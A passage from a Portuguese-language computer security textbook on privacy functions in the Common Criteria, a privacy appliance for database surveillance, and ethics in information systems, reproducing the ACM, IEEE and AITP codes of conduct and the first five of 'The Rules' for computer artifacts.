
Uma lista excelente e detalhada de considerações para a implementação organizacional de controles de privacidade é dada em *The Standard of Good Practice for Information Security*, do Information Security Forum [ISF11]. Esse material é reproduzido no Apêndice H.4 (disponível no site como material complementar, em inglês).

## Privacidade na utilização de computadores

A especificação dos Critérios Comuns (*Common Criteria*) [CCPS04b] inclui a definição de um conjunto de requisitos funcionais em uma classe de privacidade (*Privacy Class*) que deve ser implementada em um sistema confiável.

A finalidade das funções de privacidade é prover a um usuário proteção contra revelação e utilização indevida de identidade por outros usuários. Essa especificação é um guia útil para projetar funções de suporte à privacidade como parte de um sistema de computador. A [Figura 19.5](#) mostra um desmembramento da privacidade em quatro áreas principais, cada qual com uma ou mais funções específicas:

- **Anonimato:** Garante que um usuário pode usar um recurso ou serviço sem que sua identidade seja revelada. Especificamente, isso significa que outros usuários ou sujeitos não podem determinar a identidade de um usuário ligado a um sujeito (p. ex., processo ou grupo de usuário) ou operação. Significa ainda mais que o sistema não solicitará o nome real de um usuário. O anonimato não precisa conflitar com funções de autorização e controle de acesso, que são ligadas a IDs computacionais de usuários, e não a informações pessoais do usuário.
- **Pseudoanonimato:** Garante que um usuário pode usar um recurso ou serviço sem revelar sua identidade de usuário, mas ainda pode ser responsabilizado por esse uso. O sistema proverá um pseudônimo (ou “apelido”) para impedir que outros usuários determinem a identidade de um usuário, porém será capaz de determinar a identidade de um usuário a partir de um pseudônimo atribuído.
- **Não relacionabilidade (*unlinkability*):** Garante que um usuário pode fazer múltiplos usos de recursos ou serviços sem que outros possam vincular esses usos uns aos outros.
- **Não observabilidade:** Garante que um usuário pode usar um recurso ou serviço sem que outros, especialmente terceiros, possam observar que o recurso ou serviço está sendo usado. *Não observabilidade* requer que usuários e/ou sujeitos não possam determinar se uma operação está sendo executada. A *alocação de informações que causam impacto à não observabilidade* requer que a função de segurança ofereça mecanismos específicos para evitar a concentração de informações relacionadas à privacidade dentro do sistema. *Não observabilidade sem solicitação de informações* requer que a função de segurança não tente obter informações relacionadas à privacidade que poderiam ser usadas para comprometer a não observabilidade. *Observabilidade autorizada por usuário* requer que a função de segurança ofereça a um ou mais usuários autorizados a capacidade de observar a utilização de recursos e/ou serviços.



**FIGURA 19.5** Desmembramento da classe de privacidade no *Common Criteria* (Critérios Comuns).

Note que a especificação dos Critérios Comuns preocupa-se principalmente com a privacidade de um indivíduo no que diz respeito ao uso de recursos computacionais por esse indivíduo, em vez da privacidade de informações pessoais referentes a esse indivíduo.

## Privacidade e vigilância de dados

As demandas relacionadas à segurança nacional e ao antiterrorismo impuseram novas ameaças à privacidade pessoal. Órgãos responsáveis pela aplicação de leis e agências de inteligência tornaram-se cada vez mais agressivos na utilização de técnicas de monitoramento de dados para cumprirem sua missão. Além disso, organizações privadas estão explorando várias tendências para aumentar sua capacidade de construir perfis detalhados de indivíduos, incluindo a disseminação do uso da Internet, o aumento na utilização de métodos de pagamento eletrônicos, o uso quase universal de comunicações por telefones celulares, a computação ubíqua, redes de sensores, e assim por diante.

Abordagens políticas e também técnicas são necessárias para proteger a


privacidade quando organizações governamentais e não governamentais procuram aprender o máximo possível sobre os indivíduos. Em termos de abordagens técnicas, os requisitos para proteção de privacidade para sistemas de informação podem ser abordados no contexto da segurança de banco de dados. Isto é, as abordagens que são adequadas para proteção de privacidade envolvem meios técnicos que foram desenvolvidos para segurança de bancos de dados. Eles são discutidos em detalhe no [Capítulo 5](#).

As linhas gerais de uma proposta específica para a abordagem de segurança de bancos de dados para proteção de privacidade são dadas em [POPP06] e ilustradas na [Figura 19.6](#). O aparato de privacidade é um dispositivo resistente a modificações (*tamper-resistant*) e protegido por mecanismos de criptografia, que é interposto entre um banco de dados e a interface de acesso, análogo a um firewall ou a um dispositivo de prevenção de intrusão. O dispositivo implementa funções de proteção de privacidade, incluindo verificação de permissões de acesso e de credenciais do usuário, e a criação de um registro de auditoria. Algumas das funções específicas do aparato são as seguintes:

- **Transformação de dados:** Essa função codifica ou cifra porções dos dados de modo a preservar a privacidade, mas ainda permitir funções de análise de dados necessárias para uso efetivo. Um exemplo de tais funções de análise de dados é a detecção de padrões de atividades terroristas.
- **Anonimato:** Essa função elimina informações identificadoras específicas dos resultados de consultas, como o sobrenome e o número de telefone, mas cria algum tipo de identificador único anônimo de modo que os analistas podem detectar conexões entre consultas.
- **Revelação seletiva:** É um método para minimizar a exposição de informações individuais e ao mesmo tempo habilitar a análise contínua de dados potencialmente interconectados. A função inicialmente revela informações ao analista somente na sua forma saneada, isto é, em termos de estatísticas e categorias que não revelam (direta ou indiretamente) informações privadas de alguém. Se o analista perceber alguma razão para preocupação, ele pode prosseguir solicitando permissão para obter informações mais precisas. Essa permissão será concedida se as informações iniciais configurarem motivo suficiente para a revelação de mais informações, sob diretrizes legais e políticas adequadas.
- **Auditoria imutável:** Um método resistente a modificações (*tamper-resistant*) que identifica para onde os dados vão e quem os viu. A função de auditoria registra automática e permanentemente todos os acessos a dados,

com forte proteção contra eliminação, modificação e uso não autorizados.

- **Memória associativa:** É um módulo de software que pode reconhecer padrões e fazer conexões entre dados que o usuário humano pode não ter proibido ou nem saber que existiam. Com esse método, o software pode descobrir relações rapidamente entre pontos de dados encontrados em quantidades maciças de dados.



**FIGURA 19.6** Conceito de aparato de privacidade.

Como a [Figura 19.6](#) indica, o proprietário de um banco de dados instala um aparato de privacidade projetado para o conteúdo e a estrutura do banco de dados e para seu uso pretendido por organizações externas. Um aparato de privacidade operado independentemente pode interagir com múltiplos bancos de dados de múltiplas organizações para coletar e interconectar dados para uso final de órgãos responsáveis pela aplicação de leis, um usuário da inteligência ou outro usuário adequado.

## 19.4 Questões éticas


Em razão da ubiquidade e importância de sistemas de informação em organizações de todos os tipos, há muitas utilizações indevidas e abusos potenciais de informações e comunicações eletrônicas que criam problemas de privacidade e segurança. Além de questões de legalidade, a utilização indevida e o abuso suscitam preocupações éticas. A ética refere-se a um sistema de princípios morais que está relacionado aos benefícios e danos provocados por ações particulares e ao sentido de certo ou errado dos motivos e finalidades dessas ações. Nesta seção, examinamos questões éticas relacionadas à segurança de computadores e sistemas de informação.

### Ética e profissões de SI

Até certo ponto, uma caracterização do que constitui o comportamento ético para quem trabalha com sistemas de informação ou tem acesso a eles não é única nesse contexto. Os princípios éticos básicos desenvolvidos pelas civilizações se aplicam. Todavia, há algumas considerações exclusivas que cercam computadores e sistemas de informação. Em primeiro lugar, a tecnologia de computação possibilita uma escala de atividades que não era possível antes. Isso inclui maior escala de manutenção de registros, em particular de indivíduos, com a capacidade de desenvolver mecanismos de coleta de informações pessoais de granularidade mais finas e prospecção de dados e correspondência de dados mais precisas. A escala expandida de sistemas de comunicação e a escala expandida de interconexões proporcionadas pela Internet aumentam o poder que um indivíduo tem de causar dano. Em segundo lugar, a tecnologia computacional envolveu a criação de novos tipos de entidades para as quais não existe qualquer regra ética determinada anteriormente, como bancos de dados, navegadores da

Web, salas de bate-papo, cookies, e assim por diante.

É fato consumado que quem tem conhecimentos especiais ou habilidades especiais tem também obrigações éticas além das comuns adotadas por toda a humanidade. Podemos ilustrar isso em termos de uma hierarquia ética ([Figura 19.7](#)) baseada em uma outra discutida em [GOTT99]. No topo da hierarquia estão os valores éticos que os profissionais compartilham com todos os seres humanos, como integridade, imparcialidade e justiça. Ser um profissional com treinamento especial impõe obrigações éticas adicionais no que se refere aos afetados por seu trabalho. Princípios gerais aplicáveis a todos os profissionais aparecem nesse nível. Finalmente, cada profissão tem associados a ela valores éticos e obrigações específicos, os quais são relacionados ao conhecimento específico daqueles que estão na profissão e aos poderes que eles têm de afetar outros. A maioria das profissões incorpora todos esses níveis em um código de conduta profissional, assunto que discutimos a seguir.



**FIGURA 19.7** A hierarquia ética.

# Questões éticas relacionadas a computadores e sistemas de informação

Agora, vamos abordar mais especificamente as questões éticas que surgem da tecnologia computacional. Os computadores tornaram-se o principal repositório de informações pessoais e ativos negociáveis, como registros bancários, registros de títulos e outras informações financeiras. Outros tipos de bancos de dados, estatísticos ou não, são ativos de valor considerável. Esses ativos só podem ser vistos, criados e alterados por meios técnicos e automatizados. Aqueles que podem entender e explorar maliciosamente a tecnologia, bem como os que obtêm permissão de acesso, têm poder sobre esses ativos.

Um artigo clássico sobre computadores e ética, [PARK88] salienta que questões éticas surgem como resultado dos papéis desempenhados pelos computadores, como os seguintes:

- **Repositórios e processadores de informações:** Utilização não autorizada de serviços de computador que, caso contrário, não seriam utilizados, ou de informações armazenadas em computadores suscitam questões de adequabilidade ou imparcialidade.
- **Produtores de novas formas e tipos de ativos:** Por exemplo, programas de computador são tipos de ativos inteiramente novos, possivelmente não sujeitos aos mesmos conceitos de propriedade que outros ativos.
- **Instrumentos de atos:** Até que ponto os serviços de computador e usuários de computadores, dados e programas devem ser responsáveis pela integridade e adequabilidade daquilo que o computador produz como saída?
- **Símbolos de intimidação e trapaça:** A imagem dos computadores como máquinas que pensam, produtores de verdades absolutas, infalíveis, passíveis de culpa e como substitutos antropomórficos de seres humanos que erram deve ser cuidadosamente considerada.

Outra lista de questões éticas, retirada de [HARR90], é mostrada na Tabela 19.3. Ambas as listas preocupam-se com o equilíbrio entre responsabilidades profissionais e responsabilidades éticas ou morais. Citamos aqui duas áreas dos tipos de questões éticas que um profissional de computação ou SI enfrenta. A primeira é que profissionais de SI podem encontrar-se em situações nas quais seus deveres éticos como profissionais entram em conflito com a lealdade a seus empregadores. Tal conflito pode induzir um empregado a “pôr a boca no trombone” ou expor uma situação que pode prejudicar o público ou os clientes de uma empresa. Por exemplo, um desenvolvedor de software pode saber que

um produto será entregue sem os testes adequados, com o objetivo de cumprir os prazos do empregador. A decisão de delatar tal situação ou não é uma das mais difíceis que um profissional de SI pode enfrentar. As organizações têm o dever de oferecer oportunidades alternativas, menos extremas para o empregado, como um mediador acompanhado da promessa de não punir empregados porque expuseram problemas da empresa. Além disso, associações profissionais devem oferecer a seus membros um mecanismo de aconselhamento sobre como proceder.

---

**Tabela 19.3**

**Dilemas éticos potenciais para sistemas de informação**

---

<b>Intrusão tecnológica</b>	Privacidade interna à firma Privacidade externa à firma Monitoração de computador Monitoração de empregado Ação de hackers
<b>Questões de propriedade</b>	Emprego adicional não declarado Direitos proprietários Conflitos de interesse Direitos autorais de software Use de ativos da empresa para benefício pessoal Roubo de dados, software ou hardware
<b>Questões legais e responsabilidades sociais</b>	Desvios financeiros, fraude e abuso, por exemplo, usando TEFs <sup>6</sup> ou caixas eletrônicos Acurácia de dados e dados em tempo oportuno Capacidades de sistema superestimadas e computadores “espertos” Monopólio de dados
<b>Questões de pessoal</b>	Sabotagem por empregados Fatores ergonômicos e humanos Treinamento para evitar obsolescência no emprego

<sup>6</sup>Nota de Tradução: TEF: transferência eletrônica de fundos.

Um outro exemplo de questão ética refere-se a um potencial conflito de interesse. Por exemplo, se um consultor tiver interesse financeiro em certo fabricante, deve revelar a situação a qualquer cliente, caso tenha a intenção de recomendar os produtos ou serviços daquele fabricante.

## Códigos de conduta

Diferentemente das áreas científicas e de engenharia, a ética não pode ser reduzida a leis ou conjuntos de fatos precisos. Embora um empregador ou um

cliente de um profissional possa esperar que o profissional tenha uma bússola moral interna, muitas áreas de conduta podem apresentar ambiguidades éticas. Para orientar os profissionais e expressar claramente o que empregadores e clientes têm direito de esperar, várias associações profissionais adotam códigos de conduta ética.

Um código de conduta profissional pode servir às seguintes funções [GOTT99]:

1. Um código pode servir a duas funções inspiracionais: como estímulo positivo para conduta ética da parte do profissional e para instilar confiança no cliente ou usuário de um produto ou serviço de SI. Todavia, um código que se limita a apenas prover linguagem inspiracional provavelmente será vago e estará aberto a muitas interpretações.
2. Um código pode ser educacional. Ele informa aos profissionais qual deve ser seu comprometimento quanto a oferecer certo nível de qualidade de trabalho e qual deve ser sua responsabilidade em relação ao bem-estar dos usuários de seus produtos e do público, na medida em que o produto pode afetar não usuários. O código também serve para informar aos gerentes quais são suas responsabilidades quanto a incentivar e apoiar comportamentos éticos de seus empregados e quais são suas próprias responsabilidades éticas.
3. Um código provê certo grau de apoio para um profissional cuja decisão de agir eticamente em uma situação pode criar conflito com um empregador ou cliente.
4. Um código pode ser um meio de intimidação e disciplina. Uma associação profissional pode usar um código como justificativa para revogar a afiliação ou até a licença de um profissional. Um empregador pode usar um código como base para uma ação disciplinar.
5. Um código pode realçar a imagem pública da profissão se ela for percebida como muito honrada.

Ilustramos o conceito de um código de ética profissional para profissionais de computação com três exemplos específicos. O Código de Ética e Conduta Profissional da ACM (Association for Computing Machinery), na Figura 19.8, aplica-se a cientistas de computação.<sup>5</sup>

## **1. IMPERATIVOS MORAIS GERAIS**

- 1.1 Contribuir para o bem-estar da sociedade e do ser humano.
- 1.2 Evitar danos a outros.
- 1.3 Ser honesto e fidedigno.
- 1.4 Ser imparcial e não discriminar.
- 1.5 Honrar direitos de propriedade, incluindo direitos autorais e patentes.
- 1.6 Dar o crédito devido à propriedade intelectual.
- 1.7 Respeitar a privacidade de outros.
- 1.8 Honrar a confidencialidade.

## **2. RESPONSABILIDADES PROFISSIONAIS MAIS ESPECÍFICAS**

- 2.1 Esforçar-se para conseguir a mais alta qualidade, efetividade e dignidade, tanto no processo quanto no produto do trabalho profissional.
- 2.2 Adquirir e manter competência profissional.
- 2.3 Conhecer e respeitar as leis existentes pertinentes ao trabalho profissional.
- 2.4 Aceitar e prover revisão profissional adequada.
- 2.5 Prover avaliações abrangentes e minuciosas de sistemas de computador e de seus impactos, incluindo análise de possíveis riscos.
- 2.6 Honrar contratos, acordos e responsabilidades assumidas.
- 2.7 Melhorar o entendimento público em relação à computação e a suas consequências.
- 2.8 Acessar recursos de computação e comunicação somente quando autorizado a fazê-lo.

## **3. IMPERATIVOS DE LIDERANÇA ORGANIZACIONAL**

- 3.1 Expressar claramente as responsabilidades sociais de membros de uma unidade organizacional e incentivar a total aceitação dessas responsabilidades.
- 3.2 Gerenciar pessoal e recursos para projetar e construir sistemas de informação que aperfeiçoem a qualidade de vida no ambiente de trabalho.
- 3.3 Reconhecer e apoiar usos adequados e autorizados dos recursos de computação e comunicação de uma organização.
- 3.4 Assegurar que as necessidades dos usuários e dos que serão afetados por um sistema sejam declaradas claramente durante a avaliação e o projeto de requisitos; mais tarde, o sistema deve ser validado para garantir que cumpre tais requisitos.
- 3.5 Expressar claramente e apoiar políticas que protegem a dignidade de usuários e de outros afetados por um sistema computacional.
- 3.6 Criar oportunidades para que os membros da organização aprendam os princípios e as limitações de sistemas computacionais.

## **4. OBEDIÊNCIA AO CÓDIGO**

- 4.1 Defender e promover os princípios deste código.
- 4.2 Tratar violações deste código como inconsistentes com a afiliação à ACM.

**FIGURA 19.8** Código de Ética e Conduta Profissional da ACM. (Copyright © 1997, Association for Computing Machinery, Inc.)

O Código de Ética do IEEE (Institute of Electrical and Electronic Engineers), na [Figura 19.9](#), aplica-se a engenheiros de computação, bem como a outros tipos de engenheiros eletricistas e eletrônicos. O Padrão de Conduta da AITP (Association of Information Technology Professionals, anteriormente Padrão de Conduta da Data Processing Management Association), na [Figura 19.10](#), aplica-se a gerentes de sistemas e projetos de computador.

Nós, os membros do IEEE, em reconhecimento da importância de nossa tecnologia em afetar a qualidade de vida em todo o mundo, e aceitando a obrigação pessoal em relação à nossa profissão, seus membros e às comunidades que servimos, comprometemo-nos por meio deste à mais elevada conduta ética e profissional e concordamos em:

1. aceitar a responsabilidade de tomar decisões consistentes em relação à segurança, saúde e bem-estar públicos, e divulgar prontamente fatores que possam colocar em risco o público ou o ambiente;
2. evitar conflitos de interesse reais ou potenciais sempre que possível e informar as partes afetadas quando eles existirem;
3. ser honestos e realistas quando indicarmos incorreções ou estimativas baseadas em dados disponíveis;
4. rejeitar suborno de todas as formas;
5. melhorar o entendimento da tecnologia, sua aplicação adequada e consequências potenciais;
6. manter e melhorar nossa competência técnica e delegar tarefas tecnológicas a outros apenas se qualificados por treinamento ou experiência ou após exposição clara de limitações pertinentes;
7. procurar, aceitar e oferecer crítica honesta do trabalho técnico, reconhecer e corrigir erros, e dar o devido crédito às contribuições de outros;
8. tratar todas as pessoas com justiça, independentemente de raça, religião, gênero, deficiência, idade ou nacionalidade;
9. evitar lesar outros, sua propriedade, reputação ou emprego por ação falsa ou maliciosa;
10. ajudar colegas e companheiros de trabalho em seu desenvolvimento profissional e dar-lhes apoio para seguir este código de ética.

**FIGURA 19.9** Código de Ética do IEEE. (Copyright © 2006, Institute of Electrical and Electronics Engineers)

**Em reconhecimento da minha obrigação para com a gerência, prometo que:**

- Manterei atualizado o meu conhecimento pessoal e garantirei a disponibilidade de conhecimento técnico adequado quando necessário.
- Compartilharei meu conhecimento com outros e apresentarei informações factuais e objetivas à gerência até o limite de minha capacidade.
- Aceitarei total responsabilidade pelo trabalho que eu executar.
- Não utilizarei incorretamente a autoridade a mim confiada.
- Não deturparei nem negarei informações referentes às capacidades de equipamentos, softwares ou sistemas.
- Não tirarei proveito da falta de conhecimento ou inexperiência de terceiros.

**Em reconhecimento da minha obrigação para com meus colegas de associação e de profissão, prometo:**

- Ser honesto em todas as minhas relações profissionais.
- Tomar providências adequadas em relação a quaisquer práticas ilegais ou antiéticas das quais eu tenha conhecimento. Todavia, só oferecerei denúncia contra qualquer pessoa quando eu tiver base razoável para acreditar na veracidade das alegações e sem considerar qualquer interesse pessoal.
- Empenhar-me em compartilhar meu conhecimento especial.
- Cooperar com outros para entender e identificar problemas.
- Não usar nem aceitar crédito pelo trabalho de outros sem autorização e reconhecimento específicos.
- Não tirar proveito da falta de conhecimento ou inexperiência de terceiros para obter ganho pessoal.

**Em reconhecimento da minha obrigação para com a sociedade, prometo:**

- Proteger a privacidade e confidencialidade de todas as informações a mim confiadas.
- Usar minha habilidade e conhecimento para informar o público em todas as áreas do meu conhecimento técnico.
- Até o limite da minha capacidade, garantir que os produtos do meu trabalho sejam usados de um modo socialmente responsável.
- Apoiar, respeitar e obedecer as leis locais, estaduais, provinciais e federais adequadas.
- Nunca deturpar ou negar informações pertinentes a um problema ou situação de interesse público nem permitir que qualquer dessas informações conhecidas fique sem resposta.
- Não usar conhecimento de natureza confidencial ou pessoal de qualquer modo não autorizado ou obter ganho pessoal desse conhecimento.

**Em reconhecimento da minha obrigação para com o meu empregador, prometo:**

- Empenhar-me para garantir que posso o conhecimento mais atualizado possível e que os conhecimentos técnicos adequados estarão disponíveis quando necessário.
- Evitar conflito de interesses e assegurar que o meu empregador esteja ciente de quaisquer conflitos potenciais.
- Apresentar um ponto de vista imparcial, honesto e objetivo.
- Proteger os interesses adequados do meu empregador em todas as ocasiões.
- Proteger a privacidade e a confidencialidade de todas as informações a mim confiadas.
- Não deturpar ou negar informações pertinentes à situação.
- Não tentar usar os recursos do meu empregador para obter ganho pessoal ou para qualquer finalidade sem a devida aprovação.
- Não explorar a fraqueza de um sistema de computador para obter ganho ou satisfação pessoal.

**FIGURA 19.10** Padrão de Conduta da AITP. (Copyright ©2006, Association of Information Technology Professionals)

Vários temas comuns emergem desses códigos, incluindo (1) dignidade e valor de outras pessoas; (2) integridade e honestidade pessoal; (3) responsabilidade pelo trabalho; (4) confidencialidade de informações; (5) segurança, saúde e bem-estar públicos; (6) participação em associações profissionais para melhorar padrões da profissão; (7) a noção de que conhecimento e acesso público a tecnologia são equivalentes do poder social.

Os três códigos dão ênfase à responsabilidade dos profissionais em relação a outras pessoas, o que, afinal de contas, é o significado central da ética. Essa ênfase em pessoas em vez de máquinas ou software tem uma boa intenção. Todavia, os códigos fazem pouca menção específica ao sujeito da tecnologia, ou seja, computadores e sistemas de informação. Isto é, a abordagem é bastante genérica, poderia aplicar-se à maioria das profissões e não reflete totalmente os problemas éticos exclusivos relacionados ao desenvolvimento e ao uso de computadores e tecnologia de SI. Por exemplo, esses códigos não tratam especificamente das questões levantadas na [Tabela 19.3](#) ou por [PARK88], citadas na subseção precedente.

## Regras

Uma abordagem diferente das que discutimos até aqui é um esforço colaborativo para desenvolver uma lista curta de diretrizes sobre a ética do desenvolvimento de sistemas de computador. As diretrizes, que continuam a evoluir, são produto do Ad Hoc Committee on Responsible Computing (Comitê Ad Hoc para a Computação Responsável). Qualquer um pode afiliar-se a esse comitê e sugerir mudanças para as diretrizes. O comitê publicou um documento, atualizado periodicamente, intitulado *Moral Responsibility for Computer Artifacts* (Responsabilidade Moral sobre Artefatos de Computação), geralmente denominado *The Rules (Regras)*. A versão atual desse documento é a 27, que reflete o pensamento e o esforço dedicados a esse projeto.

O nome *artefato de computação* refere-se a qualquer artefato que inclua um programa de computador executável. Isso inclui aplicações de software executadas em computadores de uso geral, programas instalados em hardware e embarcados em dispositivos mecânicos, robôs, telefones, robôs da Web, brinquedos, programas distribuídos para mais de uma máquina e muitas outras configurações. As regras aplicam-se, entre outros tipos, a software que é

comercial, livre, de código-fonte aberto, recreativo, um exercício acadêmico ou uma ferramenta de pesquisa.

Na época da redação deste livro, as regras eram as seguintes:

1. As pessoas que projetam, desenvolvem ou disponibilizam um artefato de computação são moralmente responsáveis por esse artefato e pelos efeitos previsíveis desse artefato. Essa responsabilidade é compartilhada com outras pessoas que projetam, desenvolvem, disponibilizam ou usam o artefato com conhecimento prévio, como parte de um sistema sociotecnológico.
2. A responsabilidade compartilhada sobre o artefato de computação não é um “jogo cuja soma é zero”. A responsabilidade de um indivíduo não é reduzida simplesmente porque mais pessoas estão envolvidas no projeto, desenvolvimento, disponibilização ou uso do artefato. Em vez disso, a responsabilidade de uma pessoa inclui responder pelos comportamentos do artefato e pelos efeitos do artefato após a disponibilização até o ponto em que esses efeitos sejam razoavelmente previsíveis por essa pessoa.
3. Pessoas que usam um artefato de computação em particular com conhecimento prévio são moralmente responsáveis por esse uso.
4. Pessoas que projetam, desenvolvem, disponibilizam ou usam um artefato de computação com conhecimento prévio só podem fazer tudo isso de modo responsável quando fazem um esforço razoável para levar em conta os sistemas sociotecnológicos nos quais o artefato está inserido.
5. Pessoas que projetam, desenvolvem, disponibilizam, promovem ou avaliam um artefato de computação não devem, explícita ou implicitamente, enganar os usuários quanto ao artefato ou seus efeitos previsíveis, ou quanto aos sistemas sociotecnológicos nos quais o artefato está inserido.

